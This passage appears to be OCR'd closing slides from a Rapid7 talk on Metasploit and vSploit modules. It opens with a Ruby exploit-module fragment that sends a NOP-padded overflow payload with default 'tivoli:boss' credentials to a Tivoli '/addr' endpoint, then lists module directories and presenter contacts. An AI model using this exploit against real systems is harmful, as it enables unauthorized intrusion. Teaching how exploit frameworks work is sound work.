        print_status("Trying target #{target.name}...")

        auth = Rex::Text.encode_base64("tivoli:boss")
        varname = rand_text_alpha(rand(10))

        sploit = make_nops(1) * 256
        sploit << [target.ret].pack('V')
        sploit << payload.encoded

        print_status("Sending request to #{datastore['RHOST']}:#{datastore['RPORT']}")
        res = send_request_cgi({
            'uri'           => '/addr',
            'method'        => 'POST',
            'headers'       =>
            {
                'Authorization' => "Basic #{auth}"
            },
            'vars_post'     =>
            {
                varname => sploit,
            },
        }, 5)

        handler
    end
```


Where to put it…

- Official modules live in `msf3/modules/`
  - Subdirectories organized by module type (`exploit/`, `auxiliary/`, `post/`, …)
- `~/.msf3/modules/` has same structure, loaded at startup if it exists
- `~/.msf3/modules/auxiliary/vsploit` is a the location for vSploit modules

Quick demos

vSploit Documentation

- vSploit documentation in Rapid7 Community
  - https://community.rapid7.com



RAPID7

Questions?

Marcus J. Carey

 mjc@rapid7.com

 @iFail

David “bannedit” Rude

 bannedit@metasploit.com

 @msfbannedit

Will Vandevanter

 will@rapid7.com

 @willis__ <- two underscores

RAPID7